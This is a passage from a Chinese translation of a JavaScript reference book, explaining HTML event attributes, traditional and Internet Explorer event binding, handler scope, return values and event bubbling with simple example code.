onkeydown	指示针对具有焦点的元素按下了一个键
onkeypress	描述针对具有焦点的元素按下并释放一个键的事件
onkeyup	指示针对具有焦点的元素释放了一个键
onloadeddata	当用户代理可以在当前播放位置第一次播放媒体数据时触发
onloadedmetadata	当用户代理具有描述媒体特征的媒体元数据时触发
onloadstart	当用户代理开始获取媒体数据时触发, 可以包括该内容的初始元数据
onmousedown	指示在具有焦点的元素上按下了鼠标按钮
onmousemove	指示当鼠标指针在元素上时移动了鼠标指针
onmouseout	指示鼠标指针离开元素
onmouseover	指示鼠标指针在元素上移动
onmouseup	指示在具有焦点的元素上释放了鼠标按钮
onmousewheel	当在元素上使用鼠标滚轮时触发或从某些派生元素向上冒泡
onpause	当媒体元素通过用户或脚本控制而暂停时触发
onplay	当媒体元素开始播放时触发, 通常在暂停结束之后
onplaying	当媒体元素刚开始播放时触发
onprogress	当用户代理正在获取数据时触发, 通常应用于媒体元素下载, 但是 Ajax 语法使用相似的事件
onratechange	当媒体的播放速率发生变化时触发
onreadystatechange	当对象的准备状态发生变化时触发。当接收网络提取的数据时可以在各种状态之间切换
onreset	指示表单被重置, 可能是通过单击重置按钮重置表单
onseeked	指示用户代理刚刚结束查找事件
onseeking	指示用户代理正在尝试查找新的媒体位置, 并且在到达感兴趣的媒体点之前有时间触发事件
onselect	指示用户选择了文本, 通常通过突出显示期望的文本进行选择
onshow	当显示上下文菜单时触发。该事件应当会停留, 直到上下文菜单消失
onstalled	当用户代理尝试获取数据, 但是出乎意料地什么也没有返回时触发
onsubmit	指示表单提交, 通常是通过单击提交按钮提交表单

(续表)

事件特性	事件描述
onsuspend	当有意地不获取媒体流但是还没有全部加载时触发
ontimeupdate	当在标准的播放期间或在查找或跳跃中更新媒体的时间位置时触发
onvolumechange	当媒体元素的 attribute 或 mute 特性的值发生变化时触发, 如 audio 或 video, 通常是通过脚本或使用任何可视控件的用户交互修改这些特性值
onwaiting	当媒体元素的播放停止, 但是期望不久就能够获取新数据时触发

表 11-3 HTML5 为<body>和<frameset>提供的事件预览

事件特性	事件描述
onafterprint	在打印事件之后调用。只有 body 元素支持该事件
onbeforeprint	在打印事件之前调用。只有 body 元素支持该事件
onbeforeunload	在页面或对象从用户代理卸载之前调用
onblur	当元素丢失焦点时发生, 意味着用户将焦点移动到了其他元素上, 通常是通过单击鼠标和 Tab 键移动焦点
onerror	尽管可以通过媒体元素为包含图像、音频、视频以及通过<object>标签包含其他对象而应用于简单的 URL 引用加载, 但是用于捕获通常与使用 Ajax 的通信相关的各种事件。这个特性也用于捕获与脚本相关的错误
onfocus	指示元素接收到焦点, 即已经为操作和输入数据而选择了元素
onhashchange	当 URL 的哈希标识符值发生变化时触发。这一数值的修改通常是在 Ajax 应用程序中执行的, 以指示状态变化并支持浏览器的后退按钮活动。通常只有 body 元素或与框架相关的元素支持该事件, 因为它们与 Window 对象相对应
onload	指示窗口或框架集完成文档加载的事件
onmessage	当消息传递到文档时触发。在客户端和服务器之间以及在该处理程序可以监控的文档与脚本之间, HTML5 定义了一个消息传递系统
onoffline	当用户代理离线时触发。只有 body 元素支持该事件
ononline	当用户代理恢复在线时触发。只有 body 元素支持该事件
onpagehide	当遍历可以通过 History 对象管理的会话历史条目时触发
onpageshow	当遍历可以通过 History 对象管理的会话历史条目时触发
onpopstate	当窗口的会话状态发生变化时触发。这可能是因为历史导航或通过编程方式触发的。只有 body 元素或框架元素支持该事件, 因为它们与 Window 对象相关
onresize	当在元素上触发改变尺寸事件时触发, 或从某些后代元素向上冒泡
onscroll	当在元素上触发滚动事件时触发, 或从某些后代元素向上冒泡
onstorage	当将数据提交到本地 DOM 存储系统时触发
onundo	当触发撤销事件时触发
onunload	指示浏览器已经离开当前文档, 并从窗口或框架卸载文档。在其他能够绑定各种远程数据源的元素上该事件也可以工作

11.2.2 使用 JavaScript 绑定事件处理程序特性

尽管在标记中可以使用事件特性将事件处理程序绑定到文档的特定部分上，但是使用 JavaScript 绑定它们通常更合适，特别是如果希望动态添加或删除处理程序。此外，使用代码进行工作可以改善文档结构与其逻辑和呈现之间的分离。

为了针对该任务使用 JavaScript，需要重点理解的是，事件处理程序是作为那些绑定到事件的对象的方法访问的。例如，为了为元素设置 click 处理程序，需要将它的 onclick 属性设置为期望的代码：

```
<p id="p1">Please click me!</p>
<script>
document.getElementById("p1").onclick = function () {
    alert("Hey stop clicking me!");
};
</script>
```

注意：

如前所述，在 JavaScript 中事件处理程序的名称总是全部小写。JavaScript 属性使用“骆驼背”约定进行命名(并且也反映了 XHTML 对小写特性的要求)，这是该命名规则的少数几个例外之一。

当然，设置处理程序时不必使用匿名函数。例如，注意，下面将 mouseover 处理程序设置为一个已存在函数的方式：

```
<p id="p1">Roll me if you want.</p>
<script>
function showMessage() {
    alert("Ouch! Get off me!");
}
document.getElementById("p1").onmouseover = showMessage;
</script>
```

不管使用的函数是如何定义的，必须确保在将 HTML 元素添加到 DOM 树之后注册事件处理程序；否则，会因为试图为不存在的对象设置属性而导致运行时错误。保证这一点的一个方法是在窗口的 onload 处理程序触发之后设置事件处理程序：

```
<p id="p1">Please click me!</p>
<script>
window.onload = function () {
    document.getElementById("p1").onclick = function () {
        alert("Hey stop clicking me!");
    };
};
</script>
```

当然，可以尝试简单地依赖于在讨论的元素之后放置脚本，但是这种方法有些危险，因为这依赖于浏览器的假定工作方式，并且更麻烦的是，假定代码或标记在将来永远不会移动。当绑定事件处理程序时预防性地思考问题总是更好些。

注意:

出于性能方面的原因, 等待直到整个文档加载完毕再绑定事件处理程序, 在某种程度可能有点太过保守; 反而, 可以为 `DOMContentLoaded` 使用事件侦听程序。

关于传统的 DOM Level 0 形式的事件绑定, 需要注意的一点是, 只能为事件关联一个函数, 并且很有可能改写已经存在的值。例如, 假设尝试为一个元素的单击事件绑定两个函数:

```
<p id="p1">Please click me!</p>
<script>
function click1() { alert("First click handler"); }
function click2() { alert("Second click handler"); }
window.onload = function () {
  document.getElementById("p1").onclick = click1;
  document.getElementById("p1").onclick = click2;
};
</script>
```

只有第二个警告框会显示(见图 11-3), 因为它的事件处理程序改写了第一个事件处理程序。




图 11-3 第二个警告框

修复这个简单示例的一个方法是创建一个新函数, 调用这两个处理程序, 并使用新函数:

```
<p id="p1">Please click me!</p>
<script>
function click1() { alert("First click handler"); }
function click2() { alert("Second click handler"); }
window.onload = function () {
  document.getElementById("p1").onclick = function () {
    click1();
    click2();
  };
};
</script>
```

当然, 可能根本不需要这么做。这表明完全可以创建一个包装函数, 检查是否已经为函数定义了事件处理程序, 并且如果定义了, 添加一个调用原来函数的新函数, 并重新关联事件。在此使用正在运行的例子演示这一技术, 注意, 在此的思想与在第 1 章中讨论的安全的 `onload` 事件处理程序相同:

```
<!DOCTYPE html>
```

```
<html>
<head>
<meta charset="utf-8">
<title>Safer Multiple Event Bindings Old Style</title>
</head>
<body>
<p id="p1">Please click me!</p>

<script>
function addEvent(obj,event,handler) {
var oldHandler = obj[event];
  if (typeof obj[event] != "function") {
    obj[event] = handler;
  }
  else
  {
    obj[event] = function () {
      if (oldHandler) { oldHandler.apply(); }
      handler.apply();
    };
  }
};

function click1() { alert("First click handler"); }
function click2() { alert("Second click handler"); }

var el = document.getElementById("p1");

addEvent(el,"onclick",click1);
addEvent(el,"onclick",click2);

</script>
</body>
</html>
```

在线: <http://javascriptref.com/3ed/ch11/oldmultieventbind.html>

前面的例子仅仅是为了演示使用老式的事件模型是多么困难。幸运的是,稍后将会显示DOM,使用 `addEventListener()` 方法可以更容易地为元素关联多个事件侦听程序,并且这也是更合适的方法。然而,有趣的是,使用老式的事件绑定风格——过于熟知绑定事件有一个很重要的副作用。在Web开发中,不知道哪些事件处理程序被绑定到哪些元素上会导致各种混乱,从内存泄漏到非常不安全的编程实践。请记住,Web是非常不安全的地方,尽管在实际开发中仅仅复制或链接到脚本并让它们绑定到页面的任意侧面很常见,但是这很危险。从这个观点看,强制认识到哪些事件被关联到哪些元素上看起来不是很坏。

11.2.3 事件处理程序作用域的细节

在浏览器中,脚本的执行上下文在正常情况下是在其中发现脚本文本的 `Window` 对象。然而,

对于包含于事件处理程序文本中的脚本，其上下文是脚本绑定到的对象。this 对象不是指向 Window，反而指向表示该元素的对象。对于下面给出的脚本：

```
<script>
window.id = "theWindow";
</script>
<p id="theParagraph" onmouseover="alert(this.id);">Mouse over me!</p>
```

当在段落上移动鼠标指针时会显示如图 11-4 所示的对话框。




图 11-4 异常的作用域

一个重要的微妙之处是，只有在事件处理程序特性文本中找到的 JavaScript 才具有这一作用域；它所调用的任意脚本都具有“正常”的作用域。例如：

```
<script>
window.id = "theWindow";
function showID() { alert(this.id); }
</script>
<p id="theParagraph" onmouseover="showID();">Mouse over me!</p>
```

会导致标准的 Window 作用域，如图 11-5 所示。




图 11-5 正常的作用域

如果处理程序是在<script>标签中定义的，并且需要访问发生事件的元素，只须简单地从处理程序向它们传递 this 值：

```
<script>
window.id = "theWindow";
function showID(el) { alert(el.id); }
</script>
<p id="theParagraph" onmouseover="showID(this);">Mouse over me!</p>
```

后面将会看到，不必像这样绑定事件，不向它们传递任何上下文，反而可以依靠 Event 对象的属性查找事件的特性细节。

11.2.4 返回值

传统的基于元素的事件处理程序有一个非常有用的特征，它们的返回值能够影响事件的默认行为。默认行为是当事件发生时如果没有对其进行处理，而在正常情况下发生的行为。例如，单击链接(<a>标签)的默认行为是加载浏览器中 href 特性指定的链接目标。激活提交按钮的默认行为是提交表单。重置按钮的默认行为是清除表单字段的值等。

为了取消事件的默认行为，只须简单地从其事件处理程序返回 false。例如，为了关闭链接加载，可以返回 false:

```
<a href="http://www.google.com/" onclick="return false;">
  Try to leave</a>
```

在这个例子中，JavaScript 代码使得永远不会离开该页面。当然，可能不会这么做，但是可以设想如下所示的确认测试:

```
<a href="http://www.w3.org/" onclick="return confirm('Leave site and proceed to
W3C?');">W3C</a>
```

当用户单击该链接时，会激活确认对话框(见图 11-6)。




图 11-6 确认对话框

confirm()返回 true 的正常响应是会发生页面加载的默认动作。对返回 false 的响应是取消链接加载。

最常使用的默认动作可能是启用表单验证。对于这种情况，如果提交处理程序返回 false，则不会提交表单。例如，下面调用自定义函数 validateForm()，并且如果返回 false 则取消提交:

```
<form action="handleform.php"
  onsubmit="return validateForm(this);">
  <!-- form details omitted -->
</form>
```

与链接类似，如果表单的 submit 处理程序返回 false，则取消表单提交。这段伪代码只显示了事件处理程序的一种可能作用，通过返回值控制默认动作。当通过 JavaScript 直接绑定处理程序时可以达到相同的效果:

```
document.getElementById("alink").onclick = click1;
```

如果 `click1` 函数返回 `false`，则会取消默认的单击行为。

表 11-4 列出了一些有用的事件及其返回值的效果。

表 11-4 常用的事件处理程序及其默认动作

事件处理程序	返回 false 的效果
click	不设置单选按钮和复选框。对于提交按钮，取消表单提交。对于重置按钮，不会清除表单的字段。对于链接，不加载链接
dragdrop	取消拖放
keypress	取消之后的 keypress 事件(即使用户保持按下键)
mousedown	取消默认动作(在拖动开始时，在选择模式开始时，或在提供链接时)
mouseover	导致任何对窗口的 status 或 defaultStatus 属性所做的修改被浏览器忽略(相反，返回 true 会导致浏览器反映对窗口状态的所有修改)
submit	当返回 false 时取消表单提交

11.2.5 手动触发事件

在传统的事件模型中，可以直接使用 JavaScript 在特定对象上调用事件。这么做会导致发生事件的默认动作。例如，下面的脚本在按钮上激活 click，自动触发一个警告：

```
<form name="form1">
<input type="button" name="button1" value="Press Me"
      onclick="alert('Hey there');">
</form>

<script>
// click the button programmatically
document.form1.button1.click();
</script>
```

表 11-5 显示了事件以及可以直接在其上调用对应事件的元素。因为浏览器扩展了传统模型，所以浏览器可能支持其他手动触发事件的方法，但是在表 11-5 中列出的是通常会遇到的最小集。本章稍后会研究通过编程方式创建和调用方法的更高级方法。

在现代浏览器中，脚本通常可以访问那些通过 HTML 特性或使用 JavaScript 显式绑定的事件处理程序。例如：

```


<form>
<input type="button" value="Fire Mouseover Handler"
      onclick="document.images['myButton'].onmouseover();">
```

```
<input type="button" value="Fire Mouseout Handler"
  onclick="document.images['myButton'].onmouseout();">
</form>
```

表 11-5 传统的事件调度方法

事件方法	元 素
click()	<pre><input type="button"> <input type="checkbox"> <input type="reset"> <input type="submit"> <input type="radio"> <a></pre>
blur()	<pre><select> <input> <textarea> <a></pre>
focus()	<pre><select> <input> <textarea> <a></pre>
select()	<pre><input type="text"> <input type="password"> <input type="file"> <textarea></pre>
submit()	<pre><form></pre>
reset()	<pre><form></pre>

在总结传统模型之前，应当提示读者直接在表单上调用事件时的一个常见陷阱。submit()方法在提交之前不会调用表单的 onsubmit 处理程序。在下面的例子中，前两个按钮会触发 onclick 和 onsubmit 处理程序；最后一个不会显示提交按钮被按下的任何感觉，不会显示 onsubmit 处理程序被调用的任何感觉，并且简单地提交到在 action 特性中指定的 URL：

```
<form id="form1" onsubmit="alert('onsubmit fired'); return false;"
  action="handler.html" method="get">

<input type="submit" id="submitBtn" value="Standard submit button"
  onclick="alert('Submit btn onclick fired');">
<!-- will fire click and onsubmit -->

<input type="button" value="Click submit button programmatically"
  onclick= "document.getElementById('submitBtn').click();">
```

```

<!-- will fire click and onsubmit -->

<input type="button" value="Submit form with submit() method"
       onclick="document.getElementById('form1').submit();" >
<!-- no events will appear to fire -->
</form>

```


在线: <http://javascriptref.com/3ed/ch11/submitdetails.html>

如果希望以编程方式使用 submit()方法, 要理解在触发事件之前需要自己执行所有验证。

11.3 现代事件模型概述

对于简单的任务(如表单验证), 传统的事件模型很好用, 但是如果希望安全地与其他脚本进行交互, 或构建 Web 应用程序, 则留下了大量期待。传统事件模型的缺点很多。首先, 对于基本模型, 在事件发生时没有向事件处理程序传递关于事件的额外信息。其次, 在传统模型中, 在对象层次结构中的不同部分与事件处理程序进行交互不是很容易实现。第三, 只能在提供了事件方法(像 click())的那些元素上手动触发事件。最后, 传统的事件模型使用其他脚本不能很好地工作。在标记或脚本中直接绑定事件很容易改写已经存在的处理程序。

现代事件模型是由 4.x 代的浏览器引入的。可以将这一代事件模型称作“DHTML 事件模型”, 当然, 它具有两个不同的实现。Netscape 4.x 模型让事件从层次结构的顶部开始, 并向下“滴入”发生事件的对象, 为包含对象提供了修改、取消或处理事件的机会。在 Internet Explorer 中, 事件从发生的对象开始, 沿着层次结构向上“冒泡”。在 DOM2 中, 事件既可以向下滴入也可以向上冒泡, 如图 11-7 所示。



DOM 事件以两种方式传递, 但是通常以“向上冒泡”的方式处理

图 11-7 向下路由和向上冒泡

Netscape 引入了一个由 `captureEvents()` 和 `releaseEvents()` 方法刻画的事件路由模型。Microsoft 支持由 `attachEvent()` 和 `detachEvent()` 方法刻画的事件冒泡模型。DOM Level 2 事件规范将事件捕获和冒泡的概念综合到一起, 并使用 `addEventListener()` 和 `removeEventListener()` 方法对语法进行了标准化。Event 对象的作用域、默认事件的控制方式以及其他事件管理细节, 在各种事件模型之间也不相同。为了综合这些信息, 表 11-6 提供了事件模型随时间演化的概述, 并对相关语法进行了总结。

表 11-6 事件模型随时间变化概述

特 征	传 统 模 型	Netscape 4 模型	Internet Explorer 4~8 模型	DOM2 模型
绑定处理程序	XHTML 特性或直接赋值, <code>obj.onevent=function</code>	XHTML 特性, <code>captureEvents()</code>	XHTML 特性, <code>attachEvent()</code>	XHTML 特性 <code>addEventListener()</code>
解除绑定处理程序	使用脚本将 XHTML 特性设置为 null	使用脚本将 XHTML 特性设置为 null, <code>releaseEvents()</code>	使用脚本将 XHTML 特性设置为 null, <code>detachEvents()</code>	使用脚本将 XHTML 特性设置为 null, <code>removeEventListener()</code>
Event 对象	N/A	在特性文本中可以作为 event 隐式地获得, 作为变元传递给使用 JavaScript 绑定的处理程序	作为 <code>window.event</code> 获得	作为变元传递给处理程序
为了取消默认动作...	返回 false	返回 false	返回 false	返回 false, <code>preventDefault()</code>
事件的传播方式	N/A	从 Window 对象向下传递到目标	从目标向上传递到 Document	从 Document 向下传递到目标, 然后向上返回到 Document
为了停止传播...	N/A	N/A	N/A	<code>stopPropagation()</code>
为了重定向事件...	N/A	<code>routeEvent()</code>	<code>fireEvent()</code>	<code>dispatchEvent()</code>

在本书通篇都使用传统模型, 特别是在简单的例子中。仍然会发现对于许多任务传统模型很适合。稍后会主要集中介绍 DOM 方法, 但是必须了解 Internet Explorer 模型, 它仍然很常用, 因此接下来介绍它的语法以及一些细节。

11.4 Internet Explorer 的专有模型

尽管 Netscape 4.x 的事件语法早就被 Web 开发历史所遗忘了, 但是专有的 Internet Explorer 事件语法直到 Internet Explorer 9 仍然在使用, 并且完全支持 DOM 事件语法。现在开始讨论这一专有语法, 然后演示如何大体上修补 Microsoft 和 DOM 模型之间的问题, 直到 DOM 语法普遍存在。

11.4.1 attachEvent()和 detachEvent()

不是使用 HTML 特性绑定事件，现代事件管理通常使用代码处理该工作。Internet Explorer 提供了 attachEvent()方法，其语法如下所示：

```
object.attachEvent("event to handle", eventHandler);
```

其中，第一个参数是字符串(如“onclick”)，eventHandler 是当事件发生时将调用的函数。返回值是指示事件关联是否成功的布尔值。下面的简单例子显示了在老式的 Internet Explorer 中，将两个处理程序绑定到同一个对象是多么容易。需要注意的有趣的一点是，执行顺序是随机的，因此一个函数不要依赖于另一个函数先执行，这一点很重要：

```
<p id="p1">Click this test paragraph in Internet Explorer</p>

<script>
if (document.attachEvent) {
    var el = document.getElementById("p1");
    el.attachEvent("onclick",function () {alert("Click Event #1");});
    el.attachEvent("onclick",function () {alert("Click Event #2");});
}
else {
    alert("Perform this example with Older Internet Explorer Browser");
}
</script>
```

在线：<http://javascriptref.com/3ed/ch11/attachevent.html>

为了移除使用 Internet Explorer 这一特有语法的处理程序，需要使用具有相同参数的 detachEvent()：

```
object.detachEvent("event to stop handling", eventHandler);
```

这一需求会造成一点问题，因为前面的例子使用的是匿名函数，所以为了移除关联的事件需要使用具有名称的函数：

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>detachEvent</title>
</head>
<body>
<p id="p1">Click this test paragraph in Internet Explorer</p>

<form>
    <input type="button" id="attachBtn" value="Attach Event Handler">
    <input type="button" id="detachBtn" value="Detach Event Handler">
</form>
```

```

<script>
function clickHandler() {
    alert("Click Event Received");
}

function attach() {
    var el = document.getElementById("p1");
    if (document.attachEvent)
        el.attachEvent("onclick",clickHandler);
    else
        alert("Run this example in older Internet Explorer");
}

function detach() {
    var el = document.getElementById("p1");
    if (document.detachEvent)
        el.detachEvent("onclick",clickHandler);
    else
        alert("Run this example in older Internet Explorer");
}

window.onload = function () {
    document.getElementById("attachBtn").onclick = function () { attach(); };
    document.getElementById("detachBtn").onclick = function () { detach(); };
};
</script>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch11/detachevent.html>

11.4.2 事件对象

在专有的 Internet Explorer 事件模型中, 浏览器创建了一个临时的 Event 对象, 并且适当的处理程序可以使用该对象。与其他将该对象传递给处理程序的事件模型不同, 在 Internet Explorer 中该对象是作为全局变量 event 而隐式可用的。表 11-7 列出了该对象最有用的属性。

表 11-7 Internet Explorer 的 Event 对象的属性

属 性	描 述
altKey	指示是否按下了 Alt 键的布尔值
altLeft	指示是否按下了左 Alt 键的布尔值
button	指示鼠标按钮被按下了的数字值(基本上是 0, 但因系统而异)
cancelBubble	指示事件是否在层次结构中向上冒泡的布尔值
clientX	指示事件水平坐标的数字值
clientY	指示事件垂直坐标的数字值

(续表)

属 性	描 述
ctrlKey	指示是否按下了 Ctrl 键的布尔值
ctrlLeft	指示是否按下了左 Ctrl 键的布尔值
data	传递给 postMessage 的对象值, 用于标准的 HTML 消息传递(见第 12 章)
fromElement	在 mouseover 或 mouseout 事件中, 引用鼠标从其上离开的元素
keyCode	指示释放的键的 Unicode 值的数字值
nextPage	指示下一页是否在自定义打印模板的左侧或右侧显示的字符串
offsetX	指示相对于触发事件的对象的 x 坐标的数字值
offsetY	指示相对于触发事件的对象的 y 坐标的数字值
origin	指示触发 onmessage 事件的文档的宿主名的字符串。用于 HTML5 的消息传递(见第 12 章)
propertyName	指示属性名的字符串, 该属性的值在 onpropertychange 事件中发生了变化。与变化事件类似
returnValue	指示事件处理程序返回值的布尔值。在冒泡链中的其他处理程序有机会修改该值, 除非已经取消了事件冒泡
screenX	指示事件相对于整个屏幕的水平坐标的数字值
screenY	指示事件相对于整个屏幕的垂直坐标的数字值
shiftKey	指示是否按下了 Shift 键的布尔值
shiftLeft	指示是否按下了左 Shift 键的布尔值
source	来自 onmessage 事件的源窗口对象, 在 HTML5 的消息传递中使用(见第 12 章)
srcElement	事件所针对的对象的引用(即, 事件的目标)
toElement	在 mouseover 或 mouseout 事件期间, 鼠标指针移动到其上的元素的引用
type	包含事件类型的字符串, 如"click"
wheelDelta	指示滚轮按钮已经滚动了多少的数字值
x	相对于触发事件的元素的最近父元素的 x 坐标偏移量
y	相对于触发事件的元素的最近父元素的 y 坐标偏移量

因为 Event 对象在所有地方都隐式可用, 所以不需要使用 JavaScript 将它传递给绑定的处理程序。例如, 如果具有绑定的事件处理函数 `clickHandler`, 则它可以直接查看 Event 对象的属性:

```
function clickHandler() {
    alert(event.type); // shows event type
}
```

为了研究 Internet Explorer 中 Event 对象的各个方面, 使用下面的简单例子, 其结果如图 11-8 所示。

```
<!DOCTYPE html>
<html>
<head>
```

```

<meta charset="utf-8">
<title>IE Event Attributes</title>
<script>
function logEvent(){
    var attributes = ["type", "url", "srcElement", "clientX", "clientY",
"offsetX", "offsetY", "screenX", "screenY", "x", "y", "fromElement",
"toElement", "keyCode", "altKey", "altLeft", "ctrlKey", "ctrlLeft", "shiftKey",
"shiftLeft", "button"];
    var str = "EVENT LOG<br>";
    for (var i=0; i < attributes.length; i++) {
        str += "event." + attributes[i] + " = " + event[attributes[i]] + "<br>";
    }
    document.getElementById("message").innerHTML = str;
}

window.onload = function() {
    document.getElementById("txtArea").onkeyup = logEvent;
    document.getElementById("mouseOver").onmouseover = logEvent;
    document.getElementById("mouseOver").onmousemove = logEvent;
    document.getElementById("mouseOver").onmouseout = logEvent;
    document.getElementById("btnClick").onclick = logEvent;
};
</script>
</head>
<body>
<h1>IE Event Attributes</h1>
<div id="container">
<div id="message" style="float:right;background-color:yellow;"></div>
<form>
<textarea id="txtArea" rows="4" cols="40">
Type in here. Try using alt, shift, and ctrl.
</textarea>
<br><br>
<div id="mouseOver" style="width:400px;height:200px;background:green">
<span style="color:white;">Mouse over</span> and out of me</div>
<br>
<input id="btnClick" type="button" value="Click Me">
</form>

</div>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch11/eventattributesIE.html>




图 11-8 研究 Internet Explorer 的 Event 对象

稍后，会看到在此有一些好消息，Internet Explorer 处理事件的方式并非与 DOM 方法完全不同，因此可以编写能够处理两者的处理程序。现在，继续介绍这一专有事件系统。

11.4.3 事件冒泡

Internet Explorer 中的事件流与 Netscape 模型中的事件流相反。大部分事件从它们发生的对象开始，沿着层次结构向上冒泡。事件冒泡为层次结构中各级的适当处理程序提供了沿着树处理、重定向以及传递事件的机会。事件向上冒泡至 Document 对象，并在此停止(即，它们不会向上传播至 Window 对象)。

有些事件具有特定的、定义良好的含义，不进行冒泡，例如，表单提交和接收焦点。鉴于冒泡事件沿着树向上工作，从而可以在树层次结构的各级中调用适当的处理程序，直到到达顶部或取消事件冒泡，非冒泡事件只能在发生事件的元素上调用处理程序。全部理由是这类事件在树层次结构的更高级别上没有良好定义的语义，因此不应当沿着树向上传播。对于事件确实冒泡但是不希望它们冒泡的情况。可以取消冒泡，从而终止其在脚本中向上传递的过程。稍后会看到如何取消冒泡，为了演示事件冒泡，现在分析下面的例子。在树层次结构中为许多对象定义了单击事件的处理程序，并且每个处理程序将与之关联的元素的名称写入 id 为 *result* 的段落中：

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Event Bubbling Example</title>
<script>
```

```

function gotClick(who) {
    document.getElementById("results").innerHTML += who + " got the click <br>";
}
</script>
</head>
<body onclick="gotClick('body');">
<table onclick="gotClick('table');">
    <tr onclick="gotClick('tr');">
        <td onclick="gotClick('td');">
            <p onclick="gotClick('p');">
Click on the <b onclick="gotClick('b');">BOLD TEXT</b> to
watch bubbling in action!
            </p>
        </td>
    </tr>
</table>
<hr> <br>
<p id="results"> </p>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch11/iebubble.html>

单击粗体文本, 会导致在标签上发生 click 事件。然后该事件向上冒泡, 在包含层次结构中标签之上的对象上调用 onclick 处理程序。结果如图 11-9 所示。

